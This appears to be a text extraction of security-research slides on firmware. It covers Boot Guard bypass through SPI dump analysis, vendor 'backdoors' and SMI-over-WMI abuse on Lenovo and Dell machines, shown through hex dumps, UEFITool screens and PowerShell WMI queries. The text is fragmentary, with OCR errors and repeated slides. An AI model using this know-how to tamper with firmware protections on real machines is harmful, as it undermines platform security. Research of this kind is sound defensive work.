0DED0	41 4C 49 44 FF FF FF FF FF FF FF FF FF FF FF FF	ALIDYyyyyyyyyyyyy
0DEE0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DEF0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DF00	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DF10	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DF20	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DF30	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DF40	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DF50	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DF60	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DF70	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DF80	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DF90	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DFA0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DFB0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DFC0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy
0DFD0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	yyyyyyyyyyyyyyyy

Parser
FIT
Security
Search
Build

Phoenix hash file found at offset 7A

Protected ranges:

RelativeOffset: 000A0000h Size: F000

Hash: 1B059048E02BBFCA0068901ED8DE30

RelativeOffset: 00190000h Size: 4400

Hash: BF4C99C1D5209DA87998DA2CC5D44F

BootGuard ACM found at offset 688000

ModuleType: 0002h

HeaderVersion: 00000000h

ModuleVendor: 8086h

EntryPoint: 00003BB1h

Unknown2: 00000000h

SegSel: 00000008h

ModuleSubt

ChipsetId:

Date: 24.06.2015

AcmSvn: 0002h

GdtBase: 00000598h

KeySize: 00000100h

ModuleSize: 00008000h

Unknown1: 00000000h

GdtMax: 00000020h

Unknown3: 0000023Ch

ACM RSA Public Key (Exponent: 11h):

C71AC1E2A457E7FCAA585572AFE2BAABFCFC17BAFBC5EED971E12883A268F7EA

6E2C9738E492D7E507144B1A1E3E187156839782C5A339C9C088E80C75RDRCA2

Boot Guard Bypass: Going deeper with SPI dump

UEFITool NE alpha 55 (Mar 8 2019) - bios_dump.bin

File Action View Help

Structure

Name	Action	Type
UEFI image		Image
Padding		Padding
EfiSystemNvDataFvGuid		Volume
> VSS2 store		VSS2 store
> VSS2 store		VSS2 store
> FTW store		FTW store
> Padding		Padding
> EVSA store		EVSA store
Padding		Padding
EfiFirmwareFileSystem2Guid		Volume
EfiFirmwareFileSystem2Guid		Volume
8579D1CA-45E8-4F1C-A789-FFA7706...		Volume
EfiFirmwareFileSystem2Guid		Volume
EfiFirmwareFileSystem2Guid		Volume
Padding		Padding
B73FE497-B92E-416E-8326-45AD0D2...		Volume
BA34AA5B-110E-4B10-B729-E559EFD...		Volume

Information

Fixed: Yes
Base: 88F22Ah
Address: FF88F22Ah
Offset: 8F22Ah
Full size: 10DD6h (69078)

Parser FIT Security Search Builder

Phoenix hash file found at base FA60E8h
Protected ranges:
RelativeOffset: 000A0000h Size: F0000h
Hash: 639F2AE94A62C17D6B67F30C77A873F4334E461463A060CE7DDE410B64D0EA7E
RelativeOffset: 00190000h Size: 440000h

UEFITool NE alpha 55 (Mar 8 2019) - \$0AN1E00.FL1

File Action View Help

Structure

Name	Action	Type
UEFI image		Image
Padding		Padding
9CE95FD9-6E19-40E7-9A8F-EBAD7F7...		Volume
6C60EE00-C316-4C95-A684-CDC7E...		File
EfiSystemNvDataFvGuid		Volume
> VSS2 store		VSS2 store
> VSS2 store		VSS2 store
> FTW store		FTW store
Padding		Padding
EVSA store		EVSA store
Padding		Padding
EfiFirmwareFileSystem2Guid		Volume
EfiFirmwareFileSystem2Guid		Volume
8579D1CA-45E8-4F1C-A789-FFA7...		Volume
EfiFirmwareFileSystem2Guid		Volume
EfiFirmwareFileSystem2Guid		Volume
Padding		Padding
B73FE497-B92E-416E-8326-45AD...		Volume
BA34AA5B-110E-4B10-B729-E559...		Volume
C8AB0F4E-26FE-40F1-9579-EA8D3...		File
Padding		Padding

Information

Fixed: Yes
Base: 0h
Address: FF7FFCE8h
Offset: 0h
Full size: 50h (80)

Parser FIT Security Search Builder

Phoenix hash file found at base 7A6400h
Protected ranges:
RelativeOffset: 000A0000h Size: F0000h
Hash: 639F2AE94A62C17D6B67F30C77A873F4334E461463A060CE7DDE410B64D0EA7E
RelativeOffset: 00190000h Size: 440000h

Padding_Non-empty_Padding1.pad ×

▼ Edit As: Hex▼ Run Script▼ Run Template▼

0123456789A B C D E F

DD40h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DD50h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DD60h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DD70h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DD80h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DD90h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DDA0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

ddb0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DDC0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DDD0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DDE0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DDF0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE00h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE10h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE20h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE30h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE40h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE50h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE60h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE70h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE80h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

Padding_Non-empty_Padding.pad ×

▼ Edit As: Hex▼ Run Script▼ Run Template▼

0123456789A B C D E F

DD40h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DD50h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DD60h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DD70h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DD80h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DD90h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DDA0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

ddb0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DDC0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DDD0h: FF FF FF FF FF FF 4C 4E 56 42 42 53 45 43 FB FF VVVVVV LNVBBSEC 0 V

DDE0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DDF0h: FF FF FF FF 49 4E 56 41 4C 49 44 49 4E 56 41 4C VVVV INVALID INVAL

DE00h: 49 44 1A A4 03 BF 56 DB F4 61 17 06 FF FF FF FF ID. . çVÛôa. . VVVV

DE10h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE20h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE30h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE40h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE50h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

DE60h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF VVVVVVVVVVVVVVVVVVV

Selected: 21 [15h] bytes (Range: 56799 [DDDFh] to 56819 [DDF3h])

Compare

C:\...\Padding_Non-empty_Padding1.pad		vs.	C:\...\Padding_Non-empty_Padding.pad	
Result	Address A	Size A	Address B	Size B
☐ Match	0h	DDD6h	0h	DDD6h
☒ Only in B			DDD6h	9h
☐ Match	DDD6h	15h	DDDFh	15h
☒ Only in B			DDF4h	18h
☐ Match	DDEBh	BDh	DE0Ch	BDh
☒ Only in A	DEA8h	8h		
☐ Match	DEB0h	16h	DEC9h	16h
☒ Only in A	DEC6h	Eh		
☐ Match	DED4h	EF7h	DEDFh	EF7h
☒ Only in B			EDD6h	22h
☐ Match	EDCBh	DDh	EDF8h	DDh
☒ Only in A	EEA8h	22h		
☐ Match	EECaH	1F01h	EED5h	1F01h
☒ Only in A	10DCBh	DDh		


Why vendors leave this “backdoors”?

- Creating recover process for broken BIOS updates possible (even remotely).
- But leaving “backdoors” is always create another problems even more serious.
- Enterprise market need stable solutions right? 😊
- Replace broken HW is expensive way but only one which guarantees security process for system recovery



SMI over WMI is evil

How many exploits you need?



<https://medium.com/@matrosov/dangerous-update-tools-c246f7299459>

How this REsearch get started?

```
PS C:\Users\[redacted]> Get-WmiObject -Query "Select * from Win32_Bios"

SMBIOSBIOSVersion : N1EET79W (1.52 )
Manufacturer      : LENOVO
Name              : N1EET79W (1.52 )
SerialNumber      : PC0B7VJT
Version           : LENOVO - 1520
```

```
PS C:\Users\[redacted]> Get-WmiObject -Query "Select * from Win32_Bios"

SMBIOSBIOSVersion : 1.11.0
Manufacturer      : Dell Inc.
Name              : 1.11.0
SerialNumber      : 70BJMH2
Version           : DELL - 1072009
```

How this REsearch get started?

```
PS C:\Users\[redacted]> Get-WmiObject -Query "Select * from Win32_Bios"
```

```
SMBIOSBIOSVersion : N1EET79W (1.52 )  
Manufacturer      : LENOVO
```


 Upgrading to Windows 10 Version 1709

Running action: Disable Bootguard




```
Manufacturer      : Dell Inc.  
Name              : 1.11.0  
SerialNumber      : 70BJMH2  
Version           : DELL - 1072009
```

SMI over WMI is evil



SMI over I



```
PS C:\WINDOWS\system32> gwm1 -class Lenovo_BiosSetting -namespace root\wmi | ForEach-Object {if ($_.CurrentSetting -ne  
) {Write-Host $_.CurrentSetting.replace(",","=")}}  
WakeOnLAN = Disable  
EthernetLANOptionROM = Enable  
IPv4NetworkStack = Disable  
IPv6NetworkStack = Disable  
UefiPxeBootPriority = IPv4First  
Reserved = Disable  
USBBIOSSupport = Disable  
AlwaysOnUSB = Disable  
TrackPoint = Automatic  
TouchPad = Automatic  
FnCtrlKeySwap = Disable  
FnSticky = Disable  
FnKeyAsPrimary = Disable  
BootDisplayDevice = LCD  
SharedDisplayPriority = Display Port  
TotalGraphicsMemory = 512MB  
GraphicsDevice = SwitchableGfx  
BootTimeExtension = Disable  
SpeedStep = Enable  
AdaptiveThermalManagementAC = MaximizePerformance  
AdaptiveThermalManagementBattery = Balanced  
CPUPowerManagement = Automatic  
OnByAcAttach = Disable  
PasswordBeep = Disable  
KeyboardBeep = Disable  
RAIDMode = Disable  
CoreMultiProcessing = Enable  
HyperThreadingTechnology = Enable  
AMTControl = Disable  
LockBIOSSetting = Enable  
MinimumPasswordLength = Disable  
BIOSPasswordAtUnattendedBoot = Enable  
BIOSPasswordAtReboot = Disable  
BIOSPasswordAtBootDeviceList = Disable  
PasswordCountExceededError = Enable  
FingerprintPredesktopAuthentication = Enable  
FingerprintReaderPriority = InternalOnly  
FingerprintSecurityMode = High  
FingerprintPasswordAuthentication = Enable  
SecurityChip = Enable  
TXTFeature = Disable  
PhysicalPresenceForTpmProvision = Disable  
PhysicalPresenceForTpmClear = Disable  
BIOSUpdateByEndUsers = Enable  
SecureRollbackPrevention = Enable  
DataExecutionPrevention = Enable  
VirtualizationTechnology = Enable  
VtdFeature = Enable  
EthernetLANAccess = Disable  
WirelessLANAccess = Enable  
WirelessWANAccess = Enable  
BluetoothAccess = Disable  
USBPortAccess = Enable  
UltrabayAccess = Enable  
MemoryCardsSlotAccess = Enable  
SmartCardsSlotAccess = Enable  
IntegratedCameraAccess = Enable  
MicrophoneAccess = Enable  
FingerprintReaderAccess = Enable  
ThunderboltAccess = Enable  
ExpressCardAccess = Disable  
PCIExpressPowerManagement = Automatic  
ExpressCardSpeed = Automatic  
RAIDStorage = SATAHDD  
BottomCoverTamperDetected = Disable  
InternalStorageTamper = Disable  
ComputraceModuleActivation = Disable  
SecureBoot = Enable  
SGXControl = Enable  
DeviceGuard = Disable  
BootMode = Quick  
StartupOptionKeys = Enable  
BootDeviceListF12Option = Enable  
BootOrder = USBCD:USBHDD:USBFDD:NVMe0:NVMe1:HDD0:HDD1:HDD2:HDD3:PCILAN  
NetworkBoot = PCILAN  
BootOrderLock = Enable
```




<https://download.lenovo.com>

SMI over I

```
PS C:\WINDOWS\system32> gwm1 -class Lenovo_BiosSetting -namespace root\wmi | ForEach-Object {if ($_.CurrentSetting -ne  
) {Write-Host $_.CurrentSetting.replace(",","=")}}  
WakeOnLAN = Disable  
EthernetLANOptionROM = Enable  
IPv4NetworkStack = Disable  
IPv6NetworkStack = Disable  
UefiPxeBootPriority = IPv4First  
Reserved = Disable  
USBBIOSSupport = Disable  
AlwaysOnUSB = Disable  
TrackPoint = Automatic  
TouchPad = Automatic  
FnCtrlKeySwap = Disable  
FnSticky = Disable  
FnKeyAsPrimary = Disable  
BootDisplayDevice = LCD  
SharedDisplayPriority = Display Port  
TotalGraphicsMemory = 512MB  
GraphicsDevice = SwitchableGfx  
BootTimeExtension = Disable  
SpeedStep = Enable  
AdaptiveThermalManagementAC = MaximizePerformance  
AdaptiveThermalManagementBattery = Balanced  
CPUPowerManagement = Automatic  
OnByAcAttach = Disable  
PasswordBeep = Disable  
KeyboardBeep = Disable  
RAIDMode = Disable  
CoreMultiProcessing = Enable  
HyperThreadingTechnology = Enable  
SecurityChip = Enable  
AMTConti  
LockBIO  
Minimum  
BIOSPas  
BIOSPas  
BIOSPas  
Password  
Fingerpr  
Fingerpr  
Fingerpr  
Fingerpr  
Security  
TXTFeat  
Physical  
Physical  
BIOSUpd  
SecureR  
DataExe  
Virtual  
vtdFeat  
Etherne  
Wireles  
Wireles  
BluetoothAccess = Disable  
USBPortAccess = Enable  
UltrabayAccess = Enable  
MemoryCardsSlotAccess = Enable  
SmartCardsSlotAccess = Enable  
IntegratedCameraAccess = Enable  
MicrophoneAccess = Enable  
FingerprintReaderAccess = Enable  
ThunderboltAccess = Enable  
ExpressCardAccess = Disable  
PCIExpressPowerManagement = Automatic  
ExpressCardSpeed = Automatic  
RAIDStorage = SATAHDD  
BottomCoverTamperDetected = Disable  
InternalStorageTamper = Disable  
ComputraceModuleActivation = Disable  
SecureBoot = Enable  
SGXControl = Enable  
DeviceGuard = Disable  
BootMode = Quick  
StartupOptionKeys = Enable  
BootDeviceListF12Option = Enable  
BootOrder = USBCD:USBHDD:USBFDD:NVMe0:NVMe1:HDD0:HDD1:HDD2:HDD3:PCILAN  
NetworkBoot = PCILAN  
BootOrderLock = Enable
```



<https://download.lenovo.com>



```

> Root
> P8KH
> ADBG
> _PR
> PNTF
> _SB
  > UPC0
  > PLD0
  > UPC1
  > PLD1
  > UPC3
  > PLD3
  > UPC4
  > PLD4
  > UPC5
  > PLD5
  > UPCI
  > PLDI
  > PLDC
  > TDMA
  > _GPE
  > PNVB
  > PNVL
  > SPTH
  > SPTL
  > PCHV
  > PMBV
  > PMBS
  > PWRV
  > PWRM
  > TCBV
  > TCB8
  > PCRR
  > PCRW
  > PCRD
  > PCRA
  > PCAO
  > _S0
  > _S3
  > _S4
  > _S5
  > _PTS
  > WAKI
  > _WAK
  > _SI
  > _TZ
  > _PIC
  > SMI
  > RPCI
  > WPCI
  > MPCI
  > RBEC
  > WBEC
  > MBEC
55 42 A0 1C 93 54 4E 41 54 0A 01 70 52 53 4D 49 UB...TNAT..pRSMI
60 A0 05 92 60 A4 00 A0 07 44 4D 53 49 A4 00 A0 .....DMSI...
07 47 4E 49 53 A4 00 5B 80 53 50 52 54 01 0A B2 .GNIS...SPRT...
0A 02 5B 81 0B 53 50 52 54 11 53 53 4D 50 08 41 ..[.SPRT.SSMP.A
44 42 47 0D 54 42 54 2D 48 50 2D 48 61 6E 64 6C DBG.TBT-HP-Hand1
65 72 00 41 44 42 47 0D 50 45 47 20 57 6F 72 6B er.ADBG.PEG Work
41 72 6F 75 6E 64 00 50 47 57 41 5B 23 4F 53 55 Around.PGWA[#OSU
4D FF FF 70 54 42 46 46 61 A0 25 93 61 0A 01 5B M..pTBFFa.%a..[
22 0A 10 5B 27 4F 53 55 4D 41 44 42 47 0D 4F 53 "...['OSUMADBG.OS
5F 55 70 5F 52 65 63 65 69 76 65 64 00 A4 00 A0 _Up_Received....
25 93 61 0A 02 4E 54 46 59 5B 22 0A 10 5B 27 4F %a..NTFY["...['O
53 55 4D 41 44 42 47 0D 44 69 73 63 6F 6E 6E 65 SUMADBG.Disconne
63 74 00 A4 00 A0 26 93 53 4F 48 50 0A 01 41 44 ct.....s.SOHP..AD
42 47 0D 54 42 54 20 53 57 20 53 4D 49 00 70 0A BG.TBT SW SMI.p.
15 54 42 53 46 70 0A F7 53 53 4D 50 4E 54 46 59 .TBSFp..SSMNTFY
5B 22 0A 10 5B 27 4F 53 55 4D 41 44 42 47 0D 45 ["...['OSUMADBG.E
6E 64 2D 6F 66 2D 58 54 42 54 00 14 43 08 54 49 nd-of-XTBT..C.TI
4E 49 00 41 44 42 47 0D 54 49 4E 49 43 00 70 4D NI.ADBG.TINI.pMM
52 50 60 5B 80 52 50 5F 58 00 60 0A 20 5B 81 2E RP`[.RP.X.`. [..
52 50 5F 58 03 52 45 47 30 20 52 45 47 31 20 52 RP_X.REG0 REG1 R
45 47 32 20 52 45 47 33 20 52 45 47 34 20 52 EG2 REG3 REG4 RE
47 35 20 52 45 47 36 20 52 45 47 37 20 70 52 45 G5 REG6 REG7 pRE
47 36 61 70 0C 00 78 78 00 52 45 47 36 70 4D 44 G6ap..xx.REG6pMM
54 42 62 4F 53 55 50 62 70 61 52 45 47 36 41 4D TBbOSUpbpAREG6AD
42 47 0D 45 6E 64 2D 6F 66 2D 54 49 4E 49 00 10 BG.End-of-TINI..
21 5C 5F 53 42 5F 14 1A 54 48 44 52 08 41 44 42 !\_SB...THDR.ADB
47 0D 54 48 44 52 00 5C 2E 5F 47 50 45 58 54 42 G.THDR.\_GPEXTB
50 10 46 08 5C 5F 53 42 5F 14 27 43 47 57 52 0C T.F.\_SB..CGWR.
A4 20 93 68 0A 00 A0 1A 5B 12 5C 2E 5F 53 42 5F .k.....\_SB\_SB\_
53 47 4F 56 00 5C 2E 5F 53 42 5F 53 47 4F 56 6A SGOV.\_SB\_SGOVj
6B 14 46 05 43 47 52 44 0C A0 4C 04 93 68 0A 00 k.F.CGRD..L.h..
